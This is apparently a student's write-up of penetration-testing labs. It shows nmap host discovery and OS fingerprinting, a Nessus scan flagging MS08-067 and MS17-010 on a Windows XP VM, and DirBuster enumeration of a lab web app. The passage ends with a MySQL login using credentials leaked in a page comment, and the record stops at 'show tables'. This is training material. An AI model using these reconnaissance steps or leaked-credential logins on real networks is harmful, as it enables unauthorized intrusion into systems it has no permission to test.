MAC Address: 00:50:56:A1:30:3E (VMware)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Nmap scan report for 10.142.111.6
Host is up (0.098s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
MAC Address: 00:50:56:A1:D7:DA (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.111.48
Host is up (0.10s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:A1:27:93 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 10.142.111.96
Host is up (0.097s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap scan report for 10.142.111.99
Host is up (0.10s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.4p1 (FreeBSD 20100308; protocol 2.0)
53/tcp    open  domain   dnsmasq 2.55
80/tcp    open  http     lighttpd 1.4.29
MAC Address: 00:50:56:A1:50:72 (VMware)
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Nmap scan report for 10.142.111.100
Host is up (0.10s latency).
All 1000 scanned ports on 10.142.111.100 are closed
MAC Address: 00:50:56:A1:D7:DA (VMware)

Nmap scan report for 10.142.111.213
Host is up (0.10s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
81/tcp    open  http      Apache httpd 2.2.22 ((Debian))
MAC Address: 00:50:56:A1:D7:DA (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 8 IP addresses (7 hosts up) scanned in 63.44 seconds →
```

Performed an nmap OS fingerprinting scan:

```
root@kali:~# nmap -O 10.142.111.1,6,48,96,99,100,150,213 ←
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-09 22:33 EDT
```

Host 1 results:

```
Nmap scan report for 10.142.111.1 ←
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:A1:30:3E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): OpenBSD 4.X (94%), FreeBSD 9.X|7.X (86%), Comau embedded (85%), Crestron 2-Series (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:9.1 cpe:/o:freebsd:freebsd:7.0 cpe:/o:crestron:2_series
Aggressive OS guesses: OpenBSD 4.3 (94%), FreeBSD 9.1-PRERELEASE (86%), Comau C4G robot control unit (85%), FreeBSD 7.0-RELEASE (85%), Crestron XPanel control system (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Host 2 results:

```
Nmap scan report for 10.142.111.6 ←
Host is up (0.095s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:A1:D7:DA (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.40%E=4%D=4/9%OT=22%CT=1%CU=30035%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=58EAEF37%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=I%TS=8)
OS:SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(01=M539ST11NW2%02=M539S
OS:T11NW2%03=M539NNT11NW2%04=M539ST11NW2%05=M539ST11NW2%06=M539ST11)WIN(W1=
OS:3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)ECN(R=Y%DF=Y%T=40%W=3908%=
OS:M539NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Network Distance: 1 hop

Host 3 results:

```
Nmap scan report for 10.142.111.48 ←
Host is up (0.098s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:50:56:A1:27:93 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop
```

Host 4 results:

```
Nmap scan report for 10.142.111.96 ←
Host is up (0.094s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:50:56:A1:D7:DA (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=4/9%T=80%CT=1%CU=38191%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=58EAEEF37%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=I%TS=8)
OS:SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)OPS(01=M539ST11NW2%02=M539S
OS:T11NW2%03=M539NNT11NW2%04=M539ST11NW2%05=M539ST11NW2%06=M539ST11)WIN(W1=
OS:3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890%)ECN(R=Y%DF=Y%T=40%W=3908%=
OS:M539NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
```

Host 5 results:

```
Nmap scan report for 10.142.111.99 ←
Host is up (0.095s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 00:50:56:A1:50:72 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): OpenBSD 4.X (94%), FreeBSD 9.X|7.X (86%), Comau embedded (85%), Crestron 2-Series (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.3 cpe:/o:freebsd:freebsd:9.1 cpe:/o:freebsd:freebsd:7.0 cpe:/o:crestron:2 series
Aggressive OS guesses: OpenBSD 4.3 (94%), FreeBSD 9.1-PRERELEASE (86%), Comau C4G robot control unit (85%), FreeBSD 7.0-RELEASE (85%), Crestron XPanel control system (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Host 6 results:

```
Nmap scan report for 10.142.111.100 ←
Host is up (0.093s latency).
All 1000 scanned ports on 10.142.111.100 are closed
MAC Address: 00:50:56:A1:D7:DA (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Host 7 results:

(SCREENSHOT FILE LOST 😞)

Host 8 results:

```
Nmap scan report for 10.142.111.213 ←
Host is up (0.095s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
MAC Address: 00:50:56:A1:D7:DA (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). 
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=4/9%OT=81%CT=1%CU=31359%PV=Y%DS=1%DC=D%G=Y%M=005056%TM
OS:=58EAEF37%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=107%TI=Z%CI=I%TS=8)
OS:OPS(01=M539ST11NW2%02=M539ST11NW2%03=M539NNT11NW2%04=M539ST11NW2%05=M539
OS:ST11NW2%06=M539ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)
OS:ECN(R=Y%DF=Y%T=40%W=3908%0=M539NNSNW2%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 8 IP addresses (7 hosts up) scanned in 76.01 seconds
```

✓ OS FINGERPRINTING SUMMARY:

HOST	OS	Confidence
10.142.111.1	OpenBSD	92%
	FreeBSD	87%
10.142.111.6	Unknown Linux	
10.142.111.48	Windows XP SP3	100%
10.142.111.96	Unknown Linux	
10.142.111.99	OpenBSD	92%
	FreeBSD	87%
10.142.111.100	Unknown	
10.142.111.150	Windows XP SP3	100%
10.142.111.213	Unknown Linux	

Observations:

- 10.142.111.1 and 10.142.111.99 are probably FreeBSD 20100308 and not OpenBSD.
You can tell that from the SSH server banner.
- 10.142.111.6 is probably a Debian 7.1, because of the SSH server banner.
- 10.142.111.96 and 10.142.111.213 are probably some incarnation of Debian Linux.
You can tell that from the Apache server banner.

LAB 5: NESSUS

Lab Description

In this lab you will have to use and configure Nessus in order to perform a vulnerability scan against the target machine. However, you are not told where the target machine is in the network. You only know it is in the same lab network you are connected to.

Goal

The goal of this lab is to learn how to properly configure Nessus depending on the services running on the target machine.

Tasks

- ✓ Connect to Lab VPN

```
root@kali:~/Desktop/PTSLabs# openvpn L5.ovpn
Mon Apr 10 23:46:37 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb 2 2017
Mon Apr 10 23:46:37 2017 library versions: OpenSSL 1.0.2k 26 Jan 2017, LZO 2.08
Enter Auth Username: isantos
Enter Auth Password: *****
Mon Apr 10 23:46:45 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36263
Mon Apr 10 23:46:45 2017 UDP link local (bound): [AF_INET][undef]:1194
Mon Apr 10 23:46:45 2017 UDP link remote: [AF_INET]162.254.149.248:36263
Mon Apr 10 23:46:45 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36263
Mon Apr 10 23:46:46 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Mon Apr 10 23:46:46 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CBC).
Mon Apr 10 23:46:47 2017 TUN/TAP device tap0 opened
Mon Apr 10 23:46:47 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Mon Apr 10 23:46:47 2017 /sbin/ip link set dev tap0 up mtu 1500
Mon Apr 10 23:46:47 2017 /sbin/ip addr add dev tap0 192.168.99.70/24 broadcast 192.168.99.255
Mon Apr 10 23:46:47 2017 Initialization Sequence Completed
```

- ✓ Used nmap to scan our network & found a live host:

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.99.70 netmask 255.255.255.0 broadcast 192.168.99.255
            inet6 fe80::a8be:ffff:fea:c95d prefixlen 64 scopeid 0x20<link>
              ether aa:be:df:ca:c9:5d txqueuelen 100 (Ethernet)
                RX packets 1 bytes 252 (252.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 11 bytes 802 (802.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-10 23:49 EDT
Nmap scan report for 192.168.99.50
Host is up (0.10s latency).
MAC Address: 00:50:56:A1:7E:24 (VMware)
Nmap scan report for 192.168.99.70
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 9.56 seconds
```

- ✓ Ran a nmap -A scan to fingerprint the live host, discovered it is a Windows XP machine:

```

root@kali:~# nmap -A 192.168.99.50

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-10 23:50 EDT
Nmap scan report for 192.168.99.50
Host is up (0.097s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:50:56:A1:7E:24 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  

TCP/IP fingerprint:  

OS:SCAN(V=7.40%E=4%D=4/10%T=135%CT=1%CU=32946%PV=Y%DS=1%DC=D%G=Y%M=005056%  

OS:TM=58EC52A1%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=FF%TI=I%CI=I%II=I  

OS:%SS=S%TS=0)OPS(01=M539NW0NNT00NNS%02=M539NW0NNT00NNS%03=M539NW0NNT00%04=  

OS:M539NW0NNT00NNS%05=M539NW0NNT00NNS%06=M539NNT00NNS)WIN(W1=FFFF%W2=FFFF%W  

OS:3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=80%W=FFFF%0=M539NW0NNS%CC=  

OS:N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S  

OS:%F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FFFF%S=0%A=S+%F=AS%0=M539NW0NNT00NNS  

OS:%RD=0%Q=)T4(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%0=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0  

OS:S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=0%F=R%0=%RD=0%Q=)T  

OS:7(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=  

OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 29s, deviation: 0s, median: 29s
|_nbstat: NetBIOS name: ELS-WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a1:7e:24 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: els-winxp
|   NetBIOS computer name: ELS-WINXP\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2017-04-10T20:51:26-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|   _smbv2-enabled: Server doesn't support SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1  97.36 ms  192.168.99.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.13 seconds

```

- ✓ Configured a Nessus scan specifically for our host target (Windows):

New Scan / Advanced Scan

Scan Library > Settings Credentials Compliance Plugins

DISABLED	SuSE Local Security Checks	9774
DISABLED	Ubuntu Local Security Checks	3641
DISABLED	Virtuozzo Local Security Checks	17
DISABLED	VMware ESX Local Security Checks	114
DISABLED	Web Servers	999
ENABLED	Windows	3677
ENABLED	Windows : Microsoft Bulletins	1267
DISABLED	Windows : User management	28

Save ▾ **Cancel**

- ✓ Discovered the host vulnerabilities:

Windows XP Scan

CURRENT RESULTS: APRIL 10 AT 11:59 PM

Configure Audit Trail Launch Export Filter Vulnerabilities

Hosts > 192.168.99.50 > Vulnerabilities 11

Severity	Plugin Name	Plugin Family	Count
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Ha...	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Exec...	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (40133...	Windows	1
MEDIUM	Microsoft Windows SMB NULL Session Authentication	Windows	1
INFO	Nessus SYN scanner	Port scanners	3
INFO	Microsoft Windows SMB Service Detection	Windows	2
INFO	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure	Windows	1
INFO	Microsoft Windows SMB Log In Possible	Windows	1
INFO	Microsoft Windows SMB NativeLanManager Remote System Informatio...	Windows	1
INFO	Microsoft Windows SMB Registry : Nessus Cannot Access the Window...	Windows	1
INFO	Windows NetBIOS / SMB Remote Host Information Disclosure	Windows	1

Host Details


OS: Microsoft Windows XP Service Pack 2
Microsoft Windows XP Service Pack 3
Windows XP for Embedded Systems
Start: April 10 at 11:57 PM
End: April 10 at 11:59 PM
Elapsed: a minute
KB: Download

Vulnerabilities

LAB 6: DIRBUSTER

Lab Description

You are a Penetration Tester hired by the company *AwdMgmt* to perform security tests on their internal Web Application and machines. You are asked to perform the penetration test on the client premises. During this engagement, you are not given a well-defined scope. You are sitting in the client corporate building, directly attached to the client network.



Goal

The goal of this lab is to first find the web servers in the network you are directly attached. Then to test the Web Application running on it to check if you can access restricted areas (such as the login page)!

Tasks

- ✓ Connect to Lab VPN:

```

root@kali:~/Desktop/PTSLabs# openvpn L6.ovpn ←
Tue Apr 11 19:43:27 2017 OpenVPN 2.4.0 [git:master/2ff7b31604107f4e+] x86_64-pc-linux-gnu [SSL (Open
SSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Feb  2 2017
Tue Apr 11 19:43:27 2017 library versions: OpenSSL 1.0.2k  26 Jan 2017, LZO 2.08
Enter Auth Username: isantos ←
Enter Auth Password: *****
Tue Apr 11 19:43:30 2017 TCP/UDP: Preserving recently used remote address: [AF_INET]162.254.149.248:36291
Tue Apr 11 19:43:30 2017 UDP link local (bound): [AF_INET][undef]:1194
Tue Apr 11 19:43:30 2017 UDP link remote: [AF_INET]162.254.149.248:36291
Tue Apr 11 19:43:31 2017 [Hera Openvpn Cluster] Peer Connection Initiated with [AF_INET]162.254.149.248:36291
Tue Apr 11 19:43:32 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 19:43:32 2017 WARNING: INSECURE cipher with block size less than 128 bit (64 bit). This
allows attacks like SWEET32. Mitigate by using a --cipher with a larger block size (e.g. AES-256-CB
C).
Tue Apr 11 19:43:32 2017 TUN/TAP device tap0 opened
Tue Apr 11 19:43:32 2017 do_ifconfig, tt->did_ifconfig_ipv6_setup=0
Tue Apr 11 19:43:32 2017 /sbin/ip link set dev tap0 up mtu 1500
Tue Apr 11 19:43:32 2017 /sbin/ip addr add dev tap0 10.104.11.50/24 broadcast 10.104.11.255
Tue Apr 11 19:43:32 2017 Initialization Sequence Completed ←
  
```

- ✓ Discovered network & mask:

```

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.104.11.50  netmask 255.255.255.0  broadcast 10.104.11.255
              inet6 fe80::704e:5eff:feba:73d7  prefixlen 64  scopeid 0x20<link>
                  ether 72:4e:5e:ba:73:d7  txqueuelen 100  (Ethernet)
                      RX packets 0  bytes 0 (0.0 B)
                      RX errors 0  dropped 0  overruns 0  frame 0
                      TX packets 11  bytes 802 (802.0 B)
                      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
  
```

- ✓ Ran a nmap -sn for host discovery, found 2 hosts:

```
root@kali:~# nmap -sn 10.104.11.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-11 19:44 EDT
Nmap scan report for 10.104.11.96
Host is up (0.17s latency).
MAC Address: 00:50:56:A1:3A:BA (VMware)
Nmap scan report for 10.104.11.198
Host is up (0.33s latency).
MAC Address: 00:50:56:A1:3A:BA (VMware)
Nmap scan report for 10.104.11.50
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.94 seconds
```

- ✓ Ran a nmap -sV, discovered web & mysql services:

```
root@kali:~# nmap -sV 10.104.11.96,198
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-11 19:47 EDT
Nmap scan report for 10.104.11.96
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
MAC Address: 00:50:56:A1:A2:A1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.104.11.198
Host is up (0.41s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
3306/tcp  open  mysql   MySQL 5.5.38-0+wheezy1
MAC Address: 00:50:56:A1:A2:A1 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 31.01 seconds
```

- ✓ Connected to the webserver (10.104.11.96):

AwdMgmt

Home

News

Awards

Sing up

Procurements management

AwdMgmt is your best choiche for on-line procurements management.

With our secure systems, every enterprise can manage suppliers, awards and related business data in an easy way.

- ✓ Used DirBuster to find hidden files, found 2. I configured the attack as shown:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://10.104.11.96

Work Method Use GET requests only Auto Switch (HEAD and GET)

Number Of Threads 10 Threads Go Faster

Select scanning type: List based brute force Pure Brute Force

File with list of dirs/files /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: Standard start point URL Fuzz

Brute Force Dirs Be Recursive Dir to start with /

Brute Force Files Use Blank Extension File extension php, old, bak

URL to fuzz - /test.html?url={dir}.asp
/

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.104.11.96:80/

(1) Scan Information | Results - List View: Dirs: 7 Files: 13 | Results - Tree View | Errors: 0 |

Type	Found	Response	Size
Dir	/	200	2527
Dir	/images/	200	3494
Dir	/cgi-bin/	403	482
File	/index.php	200	2529
File	/news.php	200	3088
Dir	/icons/	403	480
File	/awards.php	200	7741
File	/login.php	200	2336
File	/offline.php	200	2353
File	/newsdetails.php	200	2286
Dir	/staff/	200	1091
File	/header.php	200	1942
File	/staff/readme.txt	200	497
File	/signup.php	200	2692
File	/footer.php	200	435
Dir	/icons/small/	403	486
Dir	/style/	200	891
Dir	/include/	200	1501
File	/include/config.old	200	770
File	/include/config.php	200	193
File	/include/menu.php	200	195

Current speed: 50 requests/sec (Select and right click for more options)
Average speed: (T) 52, (C) 56 requests/sec
Parse Queue Size: 0
Total Requests: 24133/2612207
Time To Finish: 12:50:15
 Back Pause Stop Report Change

Discovered a hidden message from the /signup.php file:

Sign-up

TODO: Sign-up page

```
@Dev team: the DB credentials are
  Username: awdmgmt
  Password: UChxKQk96dVtM07
  Host: 10.104.11.198
  DB: awdmgmt_accounts
  DMBS: MySQL
```

To test the credentials you can use mysql via command line (Windows, Linux, Mac):
example: mysql -u USERNAME -pPASSWORD -h HOST DB

Best regards
IT TEAM

- ✓ Utilized the DB credentials to connect to the mysql server:

```
root@kali:~# mysql -u awdmgmt -pUChxKQk96dVtM07 -h 10.104.11.198
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 291
Server version: 5.5.38-0+wheezy1 (Debian)

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> WE'RE IN!!
```


- ✓ Navigated mysql and found the administrator login information:

```
MySQL [(none)]> use awdmgmt_accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MySQL [awdmgmt_accounts]> show tables;
+-----+
